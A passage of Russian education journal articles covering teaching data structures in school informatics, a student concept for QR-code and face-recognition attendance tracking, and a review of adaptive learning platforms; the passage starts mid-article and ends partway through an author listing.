- множества позволяют хранить неповторяющиеся объекты; примером межпредметного задания может быть подсчёт количества различных слов с использованием веб-парсинга, например, на англоязычном новостном сайте, с последующим запоминанием найденных слов;

- словари позволяют выявить частотность символов в тексте, что часто используется в криптографии, шифровании, кодировании; в качестве примера межпредметного задания можно выделить создание неравномерного кода для русского и английского алфавитов на основе анализа частотности символов в художественных произведениях;

- кортежи, используемые, например, для лексикографического сравнения; примером межпредметных заданий, решаемых посредством кортежей, может быть сравнение дат событий отечественной и зарубежной истории.

Изучение структур данных соответствует ключевым компонентам метапредметности и определению термина «метапредметность» для использования в образовательной системе г. Москвы [2, 3]: способствует освоению фундаментальных понятий, универсальных способов решения задач, приобретению компетенций, необходимых для успешной самореализации человека.

Заключение

В статье представлены примеры использования структур данных (множество, словарь, кортеж) для их изучения на уроках информатики и программирования в школе. Приведены примеры программного кода для решения задач, возникающих в реальных жизненных и профессиональных ситуациях.

Создание условий для изучения и получения опыта практического применения структур данных является особенно важным в классах технологического профиля, в частности, в проектах предпрофессионального образования г. Москвы – «Инженерный класс в московской школе» и «ИТ-класс в московской школе».

Литература

1. Демонстрационный вариант контрольных измерительных материалов единого государственного экзамена 2024 года по информатике. – М.: Федеральный институт педагогических измерений, Федеральная служба по надзору в сфере образования и науки, 2023. – 24 с.
2. Зинин А.С. Определение термина «метапредметность» для использования в системе московского образования. – М.: ГБОУ ГМЦ ДОНМ, 2020. – Доступ из локальной сети ГБОУ ГМЦ ДОНМ.
3. Департамент образования и науки г. Москвы. Городской семинар управленческой навигации. Селекторное совещание Департамента образования и науки г. Москвы, 27.06.2019 [Электронный ресурс]. – URL: https://video.dogm.mos.ru/online/selector/page/video_2706201943.html (дата обращения: 03.09.2024).

Попов Владислав Сергеевич

Эксперт Института развития профильного обучения (ИРПО) Московского городского педагогического ун-та (МГПУ), ст. преп. каф. информационных систем и телекоммуникаций (ИУ-3) Моск. гос. техн. ун-та им. Н.Э. Баумана (МГТУ им. Н.Э. Баумана), аспирант Института педагогического образования и социальных технологий (ИПОСТ) Тверского гос. ун-та (ТвГУ)
Эл. почта: popov_vlad@bmstu.ru

Алефиренко Евгения Александровна

Ст. методист проектной группы «Информатика в предпрофессиональном образовании» ИРПО МГПУ
Эл. почта: alefirenkoea@mgpu.ru

Черницына Лариса Юрьевна

Методист проектной группы «Информатика в предпрофессиональном образовании» ИРПО МГПУ
Эл. почта: chernicynalyu@mgpu.ru

В.С. Попов, Е.А. Алефиренко, Л.Ю. Черницына

Пропедевтика структур данных в школьном курсе информатики как средство формирования цифровых предпрофессиональных компетенций: предметное содержание и требования

Структуры данных являются удобным и эффективным средством хранения и обработки информации, позволяют решать множество задач информатики и программирования. Продолжительное время в школьном курсе информатики из структур данных изучались исключительно массивы и строки. Комплекс управленческих мер и изменений в системе образования – информатизация, появление единого государственного экзамена, обширной системы дополнительного образования школьников и послевузовского профессионального образования педагогов, рост популярности языка программирования Python – привели к необходимости пропедевтики структур данных языков программирования на уровне основного и среднего общего образования. В статье приведены: краткая историческая справка в исследуемой области, основные структуры данных для изучения в школьном курсе информатики, место структур данных в современных федеральных рабочих программах по информатике. Авторы предлагают рассматривать пропедевтику структур данных как средство формирования цифровых предпрофессиональных компетенций старших школьников.

Ключевые слова: обучение программированию, структуры данных, массив, список, кортеж, множество, словарь, очередь, дек, стек.

В процессе обучения программированию в общеобразовательных школах России в 2000-е гг. было принято уделять особое внимание рассмотрению основных алгоритмических конструкций, структуры программы, переменных в основном целочисленных и вещественных типов и операций над ними, а также работе с графическими примитивами. Знакомство с программированием обычно заканчивалось темой «Обработка элементов массива». Объектно-ориентированное программирование, работа с указателями и динамическими структурами данных, специфические парадигмы и языки программирования оставались вне рамок зоны ближайшего развития как для обучающихся, так и для педагогов – по крайней мере, в школах с базовым уровнем изучения информатики. Зачастую программирование на уроках информатики в школе не изучалось вовсе. Такому состоянию способствовали: структура учебных планов, небольшое количество часов, отводимых на изучение предмета и соответствующего раздела, отсутствие единого общепринятого тематического планирования и недостаточная подготовка педагогов в области программирования.

Технологическое развитие, процессы цифровизации и информатизации не могли не затронуть отечественное школьное образование. Факторами, оказавшими значительное влияние на изменение подходов к преподаванию информатики в школе, по нашему мнению, стали:

1. Внедрение единого государственного экзамена (ЕГЭ), взявшего на себя роль стандарта – целевого предметного образовательного результата. ЕГЭ по информатике изначально включал задания на программирование: в демонстрационном варианте ЕГЭ по информатике 2004 г. 5 из 32 заданий части А и 4 из 5 заданий части С являются заданиями на программирование. Учителя и ученики оказались в ситуации необходимости получения образования в области программирования, особенно с момента

внедрения ЕГЭ как обязательного при приеме в высшие учебные заведения в условиях роста популярности ЕГЭ по информатике как вступительного экзамена.

2. Процессы информатизации школ, поставка новой и замена морально устаревшей техники, оказавшие положительное влияние на техническое оснащение учебных кабинетов и уменьшение технологического неравенства.

3. Формирование обширной системы дополнительного образования детей в области информационных технологий. В 2000-е гг. появился ряд знаковых организаций дополнительного образования, который позже пополнился сотнями других организаций дополнительного образования школьников.

4. Повышение квалификации учителей как в рамках формального послевузовского профессионального образования, так и в рамках неформального и информального обучения. Большую роль в создании условий для качественного повышения квалификации в г. Москве стали играть организации, подведомственные Департаменту образования и науки г. Москвы: Городской методический центр, Центр педагогического мастерства, Московский центр качества образования, а также имеющие большую историю образовательные учреждения Московский институт открытого образования, Московский городской педагогический университет.

5. Стремительный рост популярности языка программирования Python как среди школьников, так и среди учителей. Фактическая смена «школьного лидера» среди языков программирования с языка Pascal на язык Python.

В наши дни в рамках учебного предмета «Информатика» необходимо обеспечить полноценное формирование цифровых компетенций обучающихся, а при получении образования в классах столичных проектов «ИТ-вертикаль», «Инженерный класс в московской школе», «ИТ-класс в московской шко-

ле», а также других классах технологического профиля ученики должны сформировать предпрофессиональные компетенции, обеспечивающие возможность эффективного продолжения обучения в рамках выбранного направления подготовки.

Структуры данных

Преодоление дефицитов кадрового и институционального характера, повышение требований к абитуриентам сегодняшнего дня являются вескими причинами введения пропедевтики структур данных (рис. 1) в школьный курс информатики как на базовом, так и на углублённом уровне обучения.




Рис. 1. Стандартные типы данных в языке Python 3

Самыми часто используемыми структурами данных и нечисловыми типами, кроме уже упомянутых массивов, списков и строк, являются:

1. Словари (dictionaries), также известные как ассоциативные массивы и позволяющие использовать значения различных типов для обращения к своим элементам.

2. Множества (sets), позволяющие хранить неповторяющиеся значения (каждое значение только один раз).

3. Кортежи (tuples), рассматриваемые в рамках школьного обучения программированию в Python как быстрые неизменяемые списки. Кроме того, в отличие от списка в Python, кортеж может быть использован в качестве ключа словаря.

4. Очереди (queues). За реализацию очередей в Python отвечает модуль queue (читается как «кью»).

Элемент добавляется в очередь при помощи метода put() и удаляется с другого конца очереди методом get().

5. Деки (deques). Дек является двусторонней очередью (double-ended queue). Использовать дек в языке Python можно с помощью модуля collections: from collections import deque.

6. Стеки (stacks). Стек является структурой данных, в которой элементы могут помещаться и извлекаться только с одного конца структуры. Стек можно реализовать различными способами: через список, очередь LIFO, дек и др.

Конечно, существует большое количество более специфических типов специального назначения, например, мультимножества, допускающие повторяющиеся элементы, очереди с приоритетом, bitset и др.

Изучение структур данных способствует формированию цифровой предпрофессиональной компетентности обучающихся старших классов, при этом обучающиеся получают не только знания об устройстве и представлении структур данных и навыки работы с ними, но также формируют деятельностные установки и ценностные отношения, отражающие способности и готовность применения структур данных в практической деятельности.

Современная деятельность ИТ-специалистов, программистов, архитекторов, специалистов в области искусственного интеллекта и работы с данными немыслима без глубокого понимания и регулярного практического применения структур данных для эффективной обработки информации.

Е.В. Баранова, И.В. Симонова подчёркивают, что изучение структур данных при подготовке учителей информатики развивает алгоритмические компетенции [1], которые можно рассматривать как подмножество цифровых компетенций. Т.В. Кормилицына считает, что уровень цифровых компетенций определяется освоением цифровой грамотности и цифровых технологий, включая программирование и анализ данных [2]. Несомненно, изучение структур данных в школе также формирует компетенции / компетентности в области программирования, алгоритмические и информационные компетенции / компетентности, причём все из них можно рассматривать как подмножества цифровых компетенций / компетентностей.

М.Э. Абрамян и С.С. Михалкович описывают применение технологии LINQ в PascalABC.NET при углублённом изучении программирования и структур данных старшеклассниками [3].

Н.Е. Фёдорова включила изучение словарей в тематическое планирование 8–9-го класса, изучение других структур данных, включая создание и работу с классами в рамках изучения объектно-ориентированного программирования, – в тематическое планирование 10–11-го класса [4].

О.Д. Любутов предлагает использование ЭОР для изучения стека, очереди и дека в младшей и средней школе [5]. Л.Л. Босова и др. вводят изучение структур данных – списка, стека, очереди, дека,

поисковых структур данных – в базовый курс информатики 10-го класса проекта «ИТ-класс в московской школе» [6].

В.К. Маркелов, О.А. Завьялова, В.Ю. Пирогов подчёркивают, что изучение структур данных и методов работы с ними позволяет решать сложные задачи на ранних этапах обучения программированию [7, 8]. Необходимость изучения структур данных в школьном курсе информатики также подчёркивается в [9–11].

Структуры данных в федеральных рабочих программах основного и среднего общего образования

Федеральные рабочие программы (ФРП) по информатике имеют раздел «Алгоритмы и программирование», в рамках которого следует изучать тему «Структуры данных». Однако федеральная рабочая программа по информатике базового уровня для 10–11 классов включает предметное содержание «типы данных: целочисленные, вещественные, символьные, логические» [12, с. 9, 32–33], массивы, «понятие о двумерных массивах (матрицах)» [Там же, с. 33–34].

Федеральная рабочая программа углублённого уровня для 10–11 классов включает дополнительные требования к результатам освоения образовательной программы: выпускники должны знать и использовать «словари (ассоциативные массивы, отображения), хэш-таблицы, построение алфавитно-частотного словаря для заданного текста», а также стеки, очереди, связные списки, деревья [13, с. 13, 44–46].

ФРП СОО по информатике углублённого уровня содержит тему 2.2 «Алгоритмы и структуры данных», в рамках которой планируется осваивать реализацию стеков и очередей с помощью связных списков и деревьев с помощью ссылочных структур в 11 классе [Там же, с. 44–46].

Федеральные рабочие программы по информатике на уровне основного общего образования (7–9-е классы) как на базовом [14, с. 10, 11, 19, 35, 37, 41, 42], так и на углублённом уровне [15, с. 10, 19–21, 39–41, 47–49] изучения предмета в качестве элементов содержания обучения включают строки, массивы и алгоритмы работы с ними. ФРП ООУ углублённого уровня дополнительно включает двумерные массивы [Там же, с. 12, 21, 47, 48].

Заключение

Рассмотрены главные структуры данных в программировании, необходимые для изучения в школе с целью формирования цифровых и предпрофессиональных компетенций и компетентностей обучающихся в условиях компьютеризации, цифровизации и информатизации образования, научно-технического прогресса.

В дополнение к традиционно изучаемым строкам, одномерным и двумерным массивам такими структурами данных являются: словари, множества, кортежи, очереди, деки, стеки.

Создание условий для изучения и получения опыта практического применения структур данных

является особенно важным в классах технологического профиля, в частности, в проектах предпрофессионального образования г. Москвы – «Инженерный класс в московской школе» и «ИТ-класс в московской школе».

Литература

1. Баранова Е.В. Развитие алгоритмической компетенции студентов при подготовке учителей информатики в условиях цифрового образования / Е.В. Баранова, И.В. Симонова // Перспективы науки. – 2019. – № 8 (119). – С. 113–122.
2. Кормилицына Т.В. Формирование цифровых компетенций и навыков в педагогическом образовании как современный тренд // Гуманитарные науки и образование. – 2021. – Т. 12, № 1 (45). – С. 42–48. DOI: 10.51609/2079-3499_2021_12_01_42.
3. Абрамян М.Э. Использование новых возможностей системы программирования PascalABC.NET при изучении сложных структур данных в Компьютерной школе мехмата ЮФУ / М.Э. Абрамян, С.С. Михалкович // Современные информационные технологии: тенденции и перспективы развития: матер. конф., Ростов-н/Д., 21–22 апреля 2016 г. – Ростов-н/Д.: Южный фед. ун-т, 2016. – С. 29–31.
4. Федорова Н.Е. Структура, содержание и методические подходы к преподаванию языка программирования Python в школе // Современные информационные технологии и ИТ-образование. – 2011. – № 7. – С. 892–897.
5. Любутов О.Д. Разработка ЭОР для изучения структур данных в рамках подготовки к олимпиадам по информатике учеников младшей и средней школы // Информатизация непрерывного образования: матер. междунар. науч. конф.: в 2 т., Москва, 14–17 октября 2018 г. / Под общ. ред. В.В. Гриншкун. – Т. 1. – М.: Российский университет дружбы народов (РУДН), 2018. – С. 570–574.
6. О содержании «Базового курса информатики» в проекте «ИТ-класс в московской школе» / Л.Л. Босова, Д.И. Павлов, Т.В. Ткач, К.В. Бутарев // Информатика в школе. – 2021. – № 10 (173). – С. 11–20. DOI: 10.32517/2221-1993-2021-10-9-18.
7. Маркелов В.К. Язык программирования Python как альтернативный инструмент для решения заданий ЕГЭ по информатике / В.К. Маркелов, О.А. Завьялова // Информатика в школе. – 2023. – № 2 (181). – С. 63–72. DOI: 10.32517/2221-1993-2023-22-2-63-72.
8. Пирогов В.Ю. Особенности преподавания программирования на языке Python // Современное образование: традиции и инновации: матер. междунар. науч.-практ. конф.: в 2 ч. – Шадринск, 25 октября 2019 г. – Ч. 1. – Шадринск: Шадр. гос. педагог. ун-т, 2020. – С. 225–226.
9. Родыгин Е.Ф. Методические рекомендации обучения программированию в школе // Вестник Марийского гос. ун-та. – 2011. – № 7. – С. 20–22.
10. Козлов С.В. Особенности обучения школьников информатике в профильной школе // Науч.-метод. электронный журнал «Концепт». – 2014. – № 1. – С. 31–35.
11. Горбунова И.В. От исполнителя к оптимизации структур данных и среде программирования // Педагогический университетский – вестник Алтая. – 2007. – № 1. – С. 94–98.
12. Федеральная рабочая программа среднего общего образования. Информатика (базовый уровень) (для 10–11 классов образовательных организаций). М.: Институт стратегии развития образования, 2023. – 38 с.
13. Федеральная рабочая программа среднего общего образования. Информатика (углублённый уровень) (для

10–11 классов образовательных организаций). – М.: Институт стратегии развития образования, 2023. – 52 с.

14. Федеральная рабочая программа основного общего образования. Информатика (базовый уровень) (для 7–9 классов образовательных организаций). – М.: Институт стратегии развития образования, 2023. – 45 с.

15. Федеральная рабочая программа основного общего образования. Информатика (углублённый уровень) (для 7–9 классов образовательных организаций). – М.: Институт стратегии развития образования, 2023. – 51 с.

Попов Владислав Сергеевич

Эксперт Института развития профильного обучения (ИРПО) Московского городского педагогического ун-та (МГПУ), ст. преп. каф. информационных систем и телекоммуникаций (ИУ-3) Моск. гос. техн. ун-та им. Н.Э. Баумана (МГТУ им. Н.Э. Баумана), аспирант Института педагогического образования и социальных технологий (ИПОСТ) Тверского гос. ун-та (ТвГУ)
Эл. почта: popov_vlad@bmstu.ru

Алефиренко Евгения Александровна

Ст. методист проектной группы «Информатика в предпрофессиональном образовании» ИРПО МГПУ
Эл. почта: alefirenkoea@mgru.ru

Черницына Лариса Юрьевна

Методист проектной группы «Информатика в предпрофессиональном образовании» ИРПО МГПУ
Эл. почта: chernicynalyu@mgru.ru

М.В. Чичикин, Е.С. Петрова, И.М. Сайткулов, Н.А. Гомзяков

Использование QR-кодов для самостоятельной отметки студентов на занятиях

Рассматривается возможность использования QR-кодов и камер с распознаванием лица в процессе обучения для того, чтобы студенты могли самостоятельно отмечаться на занятиях.

Ключевые слова: QR-код, посещаемость, биометрические данные, конфиденциальность, камера.

В современном мире технологии играют все более значимую роль в образовании, облегчая процессы обучения и управления учебным процессом. Но даже сейчас существует такая проблема, как фальсификация посещаемости студентами, которая серьезно влияет на достоверность данных об учебном процессе и может оказать негативное воздействие на их академическую успеваемость и развитие.

Проблемы исследования

Основной целью данного исследования является изучение влияния использования QR-кодов и камер с распознаванием лиц на посещаемость студентами. В ходе исследования будут решаться следующие задачи:

1. Проанализировать существующие методы контроля посещаемости студентов.

2. Разработать концепт системы контроля посещаемости с использованием QR-кодов и камер с распознаванием лица.

Материалы и методы

Идея заключается в том, что каждый студент будет иметь возможность отсканировать QR-код, находящийся в аудитории, с помощью мобильного устройства. Для обеспечения безопасности и исключения возможности подделки сканирования, будет использоваться технология SSID и IMEI. Эти данные будут передаваться в приложение, где будет производиться аутентификация студента и привязка к его личному кабинету в системе университета (рис. 1).

Для еще более надежной и безопасной проверки посещаемости студентов на занятиях можно внедрить биометрический считыватель с распознаванием лиц. Это позволит идентифицировать студентов не только по QR-коду, но и по их уникальным биометрическим данным. Такое комбинированное решение обеспечит более точную и надежную систему учета посещаемости, что дополнительно усилит процесс автоматизации и управления учебным процессом.




Рис. 1. Принцип проверки при сканировании QR-кодов

Для более надежного и точного сбора биометрических данных студентов наша технология сканирования лица будет использовать две камеры: одну на входе и другую на выходе. При прохождении через точку входа или выхода студенты будут автоматически сканироваться обеими камерами для более точного сопоставления идентификационных данных. Это позволит улучшить точность распознавания студентов и исключить возможность несанкционированного прохождения посторонних лиц.

Приложение будет использовать алгоритмы компьютерного зрения и искусственного интеллекта для анализа биометрических данных, полученных с обеих камер. Данные будут обрабатываться локаль-

но на устройстве студента с соблюдением принципов безопасности и конфиденциальности. Такой подход обеспечит эффективное и надежное использование технологии сканирования биометрии в нашем приложении для контроля посещаемости и безопасности на территории учебного заведения.

Для сбора биометрических данных студенты смогут использовать специальную функцию в нашем приложении, предназначенную для регистрации и сохранения их уникальных биометрических параметров. При первом использовании функции студентам будет предложено пройти процедуру сканирования лица с помощью камеры своего мобильного устройства. Приложение будет сохранять уни-

кальные характеристики лица каждого студента в зашифрованном виде на их устройствах, обеспечивая конфиденциальность и безопасность данных. Таким образом, студенты смогут самостоятельно управлять и обновлять свои биометрические данные в нашем приложении, что обеспечит удобство и простоту использования данной технологии для проверки посещаемости на занятиях.

Преимущества использования QR-кодов в обучении заключаются в удобстве для студентов, так как им достаточно просто отсканировать код с мобильного устройства для быстрой и удобной отметки. Также система QR-кодов позволяет автоматизировать учет посещаемости студентов, что упрощает административные процессы и обеспечивает безопасность благодаря технологиям SSID и IMEI. Это также экономит время преподавателей, поскольку процесс отметки студентов становится автоматизированным. Использование QR-кодов представляет инновационный подход, объединяющий удобство, эффективность и безопасность. Технология эффективно улучшает учет посещаемости и управление учебным процессом.

Дальнейшие исследования и практические проекты могут помочь определить эффективность и перспективы использования QR-кодов в образовании. Применение биометрических технологий в образовании также имеет свои преимущества. Использование биометрических данных, таких как отпечатки пальцев или распознавание лица, может обеспечить еще более высокий уровень безопасности и точности при учете посещаемости студентов. Эти технологии могут быть интегрированы в системы контроля доступа или учета посещаемости, обеспечивая надежный и удобный способ идентификации студентов. Однако необходимо учитывать вопросы конфиденциальности и защиты данных при использовании биометрических технологий в образовании.

Дальнейшее развитие и интеграция биометрических технологий в образовании могут также способствовать улучшению процесса аутентификации студентов и повышению уровня безопасности в учебных заведениях. Помимо учета посещаемости, биометрические данные могут быть использованы для обеспечения доступа к различным учебным

ресурсам и помещениям, что делает их использование более универсальным и эффективным. Однако, важно уделить особое внимание вопросам приватности и защиты данных при внедрении подобных технологий, чтобы гарантировать соблюдение нормативов и прав студентов на конфиденциальность.

Результаты

Результатом данного исследования является разработка концепта системы отслеживания посещаемости студентами, а также заданный вектор развития с дальнейшим внедрением данного решения.

Заключение

Использование QR-кодов и камер с распознаванием лица для контроля посещаемости студентов является эффективным способом повышения точности данных о посещаемости, снижения нагрузки на преподавателей, повышения дисциплины студентов и улучшения обратной связи для студентов.

Литература

1. Задорожный А.В. Использование QR-кода в процессе контроля посещаемости занятий [Электронный ресурс]. – Режим доступа: <https://www.elibrary.ru/item.asp?id=43873169> (дата обращения: 18.04.2024).
2. Андреева А.Р. Особенности электронного журнала посещаемости в высших учебных заведениях [Электронный ресурс]. – Режим доступа: <https://www.elibrary.ru/item.asp?id=47633197> (дата обращения: 18.04.2024).

Чичикин Максим Валерьевич

Студент Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: cchichikinmv@yandex.ru

Петрова Екатерина Сергеевна

Студентка ТУСУРа
Эл. почта: kattt2002@gmail.com

Сайткулов Ильнур Маратович

Студент ТУСУРа
Эл. почта: saitkulov2112@mail.ru

Гомзяков Николай Алексеевич

Студент ТУСУРа
Эл. почта: kolya-gomzyakov@mail.ru

Л.А. Снопко, В.Н. Комличенко, В.А. Федосенко

Адаптивное обучение как одна из форм персонализированного образования

Исследована идея адаптивного обучения как одной из форм индивидуализированного образования, которая учитывает способности и потребности каждого ученика с целью разработки гибких учебных программ. Подробно рассмотрены основные технологии и инструменты, лежащие в основе адаптивного обучения, включая образовательные платформы, системы управления обучением, искусственный интеллект и машинное обучение. Представлены примеры наиболее известных адаптивных онлайн-образовательных платформ. Кроме этого, отмечены плюсы и минусы такого подхода, включая важные вопросы конфиденциальности данных и этические аспекты.

Ключевые слова: образование, персонализированное обучение, адаптивное обучение, образовательная платформа, искусственный интеллект, машинное обучение, объект адаптации.

Сегодня благодаря внедрению новых технологий и инструментов образование претерпевает множество изменений. Одним из инновационных подходов является идея персонализированного обучения. Многие исследователи данной области, выделяют следующие подходы: расширение автономности обучающегося, дифференцированное обучение, самообразование и адаптивное обучение [1].

В статье основное внимание уделено концепции адаптивного обучения, которая представляет собой инновационный подход к образовательному процессу. Также будут рассмотрены ключевые аспекты этой методики, её преимущества и вызовы, а также примеры успешного применения в различных образовательных контекстах.

Под понятием «адаптивное обучение» понимается одна из форм персонализированного обучения, максимально учитывающая способности и потребности отдельного обучающегося для разработки динамических учебных программ, которые способны изменяться в режиме реального времени [2].

В основе адаптивного обучения лежат такие технические решения, как:

- образовательные платформы и системы управления обучением (LMS, learning management studio);
- искусственный интеллект (AI, artificial intelligence);
- машинное обучение (ML, machine learning);
- аналитика данных.

Для того чтобы адаптировать траекторию и скорость обучения студентов, технологии адаптивного обучения применяют подход, основанный на анализе данных. Основная роль здесь принадлежит алгоритмам машинного обучения, поскольку именно они, обрабатывая большие объемы собранных данных, позволяют предсказать учебные потребности обучающихся.

Для лучшего понимания и представления учебного процесса применяются различные аналитические инструменты и инструменты визуализации данных.

Использование информационно-телекоммуникационных технологий в адаптивном обучении зна-

чительно снижает аудиторную нагрузку как на студентов, так и на преподавателей.

Индивидуализация процесса обучения и гибкость дают возможность учащимся выбирать время занятий и темп, что в особенности полезно для тех, кто совмещает учебу с работой или другими обязанностями. Дополнительные мотивации и эффективность обучения достигаются за счет персонализированных тестовых заданий и использования данных для корректировки учебного плана. В результате, такие системы помогают избежать скуки и путаницы, предлагая задания, подходящие текущему уровню знаний обучающегося, и поддерживают преподавателей, предоставляя им подробные данные о прогрессе каждого студента [3].

Для более глубокого понимания того, как адаптивное обучение реализуется на практике, важно рассмотреть механизмы, лежащие в основе этих технологий.

Исследователи компании Smart Sparrow выделяют два ключевых механизма адаптации образовательных технологий к потребностям студентов:

- разработанная адаптивность;
- алгоритмическая адаптивность.

Первый механизм предполагает, что преподаватель сам выстраивает последовательность преподавания материала, основанную на экспертных знаниях. Такой подход позволяет точно определить, как реагировать на различные учебные ситуации.

Алгоритмическая адаптивность, напротив, использует алгоритмы для анализа текущих знаний студента и определения следующего шага в обучении. Алгоритмы дают ответы на вопросы типа «Что обучающийся знает на данный момент?» и «Что должен изучить в следующий момент?», предоставляя соответствующий материал в нужный момент.

В компании EdSurge адаптивное обучение разделяют на три компонента в зависимости от объекта адаптации:

1. Адаптивное содержание (adaptive content) – инструменты с адаптивным содержанием дают уникальную обратную связь, основанную на ошибках студента: в ответ могут предоставляться некоторые подсказки или дополнительные учебные материалы.

2. Адаптивная оценка (adaptive assessment) – подобные инструменты основаны на том, что изменяют предоставляемые вопросы исходя из правильности ответов, полученных на предыдущие. По мере того, как ответы становятся более точными, сложность вопросов увеличивается.

3. Адаптивная последовательность (adaptive sequence) – данный компонент является самым сложным, поскольку часто использует алгоритмы и прогностическую аналитику для постоянного сбора данных о студентах, которые впоследствии используются для изменения того, что будет предоставлено обучающемуся в следующий момент. В отличие от других инструментов с дифференцированным содержанием инструментов с адаптивной последовательностью собирают и анализируют данные в режиме реального времени.

На сегодняшний день в мире существует множество адаптивных образовательных систем, среди которых выделяются такие, как Knewton, Smart Sparrow, MyLab, ALEKS, CogBooks, LearnSmart, Platio и др. Каждая из них предлагает уникальный подход к процессу обучения и развития каждого студента.

Smart Sparrow является адаптивной образовательной платформой, на которой представлены курсы по изучению точных наук, например по программированию или химии. Она основана на стратегиях адаптации содержания и персонализированной подачи материала для каждого учащегося.

Еще одна из подобных систем – это Knewton, она является одной из наиболее популярных образовательных платформ, основанной на индивидуальном планировании учебного пути студента.

ALEKS – это адаптивная платформа, специализирующаяся на изучении таких дисциплин, как химия и математика. Здесь осуществляется адаптация заданий и последовательности преподнесения учебных материалов.

CogBooks – это платформа, предназначенная для изучения биологии, истории, статистики и других дисциплин. Ее стратегия основана на адаптации контента и методов представления материала для студентов.

Platio, в свою очередь, предлагает специализированный курс по математике для школьников, абитуриентов и студентов. Здесь также осуществляется адаптация порядка предоставления учебного материала.

Каждая из упомянутых образовательных систем играет важную роль в сфере образования, предлагая инновационные методы обучения и помогая студентам достигать успеха в учебе. Рассмотренные выше образовательные платформы в зависимости от объекта адаптации представлены в таблице.

Результаты исследований, проводимых компанией Pearson, показывают, что объект адаптации варьируется в зависимости от уровня образования [4]. Например, для школьного образования наиболее предпочтительными оказываются адаптивные си-

стемы с изменяющимся контентом, тогда как в высшем образовании предпочтение отдается системам, адаптирующим порядок предоставления материала. Это различие обусловлено специфическими потребностями и целями учащихся на разных этапах их образовательного пути.

Элементы адаптации в обучающих системах

Платформа	Объект адаптации		
	Содержание	Задания	Порядок предоставления материала
Smart Sparrow	+		+
Knewton			+
ALEKS		+	+
LearnSmart		+	+
CogBooks	+		+
Platio			+

Оценка эффективности адаптивного обучения может осуществляться по ряду показателей, среди них выделяют [5]:

- изменение образовательных результатов;
- время, которое было затрачено на обучение;
- уровень отсева; вовлеченность и удовлетворенность обучением.

Эти показатели позволяют объективно оценить, насколько успешно адаптивные системы справляются с задачей персонализации учебного процесса и улучшения образовательных результатов.

Таким образом, можно утверждать, что адаптивное обучение является не только качественно другим подходом к формированию процесса обучения, но и обеспечивает более высокую личную заинтересованность и вовлеченность студентов в процесс обучения.

И хотя технологии адаптивного обучения открывают огромные перспективы в сфере образования, все еще существует ряд серьезных проблем, касающихся вопросов конфиденциальности, связанных с данными учащихся, и этических последствий активного применения алгоритмов искусственного интеллекта. Важно и дальше продолжать исследования и разработки в этой области для того, чтобы обеспечить безопасное и эффективное использование адаптивных технологий в образовательных процессах.

В заключение, адаптивное обучение представляет собой достаточно мощный инструмент для персонализации образования, который при правильном применении может значительно повысить качество и доступность обучения для всех категорий учащихся. Будущее образования, безусловно, связано с дальнейшим развитием и интеграцией адаптивных технологий, что позволит создать более гибкие и эффективные образовательные системы.

Литература

1. Кухтина Я.В. Адаптивное обучение студентов вузов в системе электронной образовательной среды / Я.В. Кухтина, А.В. Филипская // Современное педагогическое образование. – 2022. – № 2.

2. Царев Р.Ю. Адаптивное обучение с использованием ресурсов информационно-образовательной среды / Р.Ю. Царев, С.В. Тынченко, С.Н. Гриценко // Современные проблемы науки и образования. – 2016. – № 5.

3. Дьячков Д.Б. Обзор и анализ технологий для адаптивного обучения / Д.Б. Дьячков, Е.В. Дьячкова // E-Scio. – 2022. – № 12 (75).

4. Вилкова К.А. Адаптивное обучение в высшем образовании: за и против / К.А. Вилкова, Д.Б. Лебедев // Современная аналитика образования. – № 7 (37). – Нац. исслед. ун-т «Высшая школа экономики», Институт образования. – М.: НИУ ВШЭ, 2020. – 36 с.

5. Инновационные подходы цифровизации образования на основе адаптивных технологий обучения / Н.А. Текесбаева, Н.Т. Ошанова, Л.Х. Жунусова, Г.Д. Ануарбекова // Вестник КазНПУ им. Абая. – Сер.: Физико-математические науки. – 2024. – № 1 (85).

Снопок Лика Александровна

